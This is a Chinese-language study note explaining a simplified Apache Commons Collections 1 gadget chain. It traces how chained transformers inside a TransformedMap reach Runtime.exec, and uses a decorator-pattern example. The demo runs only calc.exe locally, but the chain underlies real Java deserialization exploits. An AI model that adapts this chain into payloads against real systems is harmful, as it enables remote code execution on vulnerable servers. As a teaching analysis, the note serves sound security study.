记录一下 P 牛的 CommonsCollections1 利用链简化脚本:

```java
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.util.HashMap;
import java.util.Map;

public class CommonCollections1 {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.getRuntime()), new
InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc.exe"}),
        };
        Transformer transformerChain = new
ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
        outerMap.put("test", "xxxx");
    }
}
```

TransformedMap:

```java
public static Map decorate(Map map, Transformer keyTransformer,
Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

对标准 map 类的一个修饰，返回修饰后的 map 类，就是 TransformedMap 类。

Transformer:

```java
public interface Transformer {
    Object transform(Object var1);
}
```

只有一个待实现的接口

ConstantTransformer：

```
public ConstantTransformer(Object constantToReturn) {
    this.iConstant = constantToReturn;
}

public Object transform(Object input) {
    return this.iConstant;
}
```

将传入的对象返回。

InvokerTransformer：

```
public InvokerTransformer(String methodName, Class[] paramTypes,
Object[] args) {
    this.iMethodName = methodName;
    this.iParamTypes = paramTypes;
    this.iArgs = args;
}

public Object transform(Object input) {
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(this.iMethodName,
this.iParamTypes);
            return method.invoke(input, this.iArgs);
        } catch (NoSuchMethodException var5) {
            throw new FunctorException("InvokerTransformer: The method
'" + this.iMethodName + "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException var6) {
            throw new FunctorException("InvokerTransformer: The method
'" + this.iMethodName + "' on '" + input.getClass() + "' cannot be
accessed");
        } catch (InvocationTargetException var7) {
            throw new FunctorException("InvokerTransformer: The method
'" + this.iMethodName + "' on '" + input.getClass() + "' threw an
exception", var7);
        }
    }
}
```


传入三个参数，第一个是方法名、第二个是参数类型、第三个是方法的参数。
transform 方法是关键，通过反射，执行传入的 input 类的方法。

ChainedTransformer：

```
public ChainedTransformer(Transformer[] transformers) {
    this.iTransformers = transformers;
}

public Object transform(Object object) {
    for(int i = 0; i < this.iTransformers.length; ++i) {
        object = this.iTransformers[i].transform(object);
    }

    return object;
}
```

构造函数传参是一个数组。

Transform 的功能是将前一个回调返回的结果，作为后一个回调的参数传入，通俗点说就是把 Transformer 串在一起，执行 transform 方法，如图示意：



类介绍完毕后，重新理解下 DEMO

```
Transformer[] transformers = new Transformer[]{
        new ConstantTransformer(Runtime.getRuntime()), new
InvokerTransformer(“exec”, new Class[]{String.class}, new
Object[]{“calc.exe”}),
};
Transformer transformerChain = new ChainedTransformer(transformers);
Map innerMap = new HashMap();
Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
outerMap.put(“test”, “xxxx”);
```

创建一个 Transformer 数组，里面有两个类：ConstantTransformer、InvokerTransformer。

ConstantTransformer 类返回当前的 Runtime 对象。

InvokerTransformer 类执行Runtime 对象的 exec方法，参数是 calc.exe

创建一个 ChainedTransformer 类，将 Transformer 数组作为构造函数的传参。

创建一个 JAVA 标准 Map 类，然后用 TransformedMap 作为修饰器去修饰 Map 类。

outerMap.put()触发。

我这里写了一个 Demo 给大家理解下什么是修饰器。

Shape

```
public interface Shape {
    void draw();
}
```

定义了一个接口 Shape，有一个待实现的方法 draw()

Circle

```
public class Circle implements Shape{
    @Override
    public void draw() {
        System.out.println("Shape: Circle");
    }
}
```

定义了一个 Circle，实现了 draw()方法

Rectangle

```
public class Rectangle implements Shape{
    @Override
    public void draw() {
        System.out.println("Shape: Rectangle");
    }
}
```

定义了一个 Rectangle，实现了 draw()方法

ShapeDecorator


```
public abstract class ShapeDecorator implements Shape{
    Shape decoratedShape;
    public ShapeDecorator(Shape decoratedShape){
        this.decoratedShape = decoratedShape;
    }
}
```

定义了一个抽象装饰类，有一个构造函数，传参为一个 Shape 类

RedShapeDecorator

```
public class RedShapeDecorator extends ShapeDecorator{
    public RedShapeDecorator(Shape decoratedShape) {
        super(decoratedShape);
    }

    @Override
    public void draw() {
        decoratedShape.draw();
        setRedBorder(decoratedShape);
    }

    private void setRedBorder(Shape decoratedShape){
        System.out.println("Border Color: Red");
    }
}
```
具体装饰类，draw()方法会加上红色

DecoratorPatternDemo
```
public class DecoratorPatternDemo {
    public static void main(String[] args) {

        Shape circle = new Circle();
        ShapeDecorator redCircle = new RedShapeDecorator(new Circle());
        ShapeDecorator redRectangle = new RedShapeDecorator(new
Rectangle());
        //Shape redCircle = new RedShapeDecorator(new Circle());
        //Shape redRectangle = new RedShapeDecorator(new Rectangle());
        System.out.println("Circle with normal border");
        circle.draw();

        System.out.println("\nCircle of red border");
        redCircle.draw();

        System.out.println("\nRectangle of red border");
        redRectangle.draw();
    }
}
```
main 函数，用 RedShapeDecorator 装饰类去装饰 Circle 类和 Rectangle 类，如图示意：



回到 DEMO，TransformedMap 就是一个装饰类，给 JAVA 的标准 Map 类，加了一些功能，也是 put()方法能触发命令执行的原因。

```
outerMap.put("test", "xxxx");
```

因为 outerMap 是一个 TransformedMap 类，我们可以在类中查找 put()方法

```
public Object put(Object key, Object value) {
    key = this.transformKey(key);
    value = this.transformValue(value);
    return this.getMap().put(key, value);
}
```

关键在 value = this.transformValue(value); ，进入 transformValue 方法：

```
protected Object transformValue(Object object) {
    return this.valueTransformer == null ? object :
this.valueTransformer.transform(object);
}
```

如果 valueTransformer 不为空，则执行 valueTransformer 对象的 transform 方法。

```
Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
```

Main 函数中传入 decorate 的第三个参数是一个 transformerChain 对象，也就是 valueTransformer 的值。

```
public static Map decorate(Map map, Transformer keyTransformer,
Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}

protected TransformedMap(Map map, Transformer keyTransformer,
Transformer valueTransformer) {
    super(map);
    this.keyTransformer = keyTransformer;
    this.valueTransformer = valueTransformer;
}
```
因此执行的是 transformerChain 对象的 transform 方法:
```
public Object transform(Object object) {
    for(int i = 0; i < this.iTransformers.length; ++i) {
        object = this.iTransformers[i].transform(object);
    }

    return object;
}
```
就全部串起来执行了。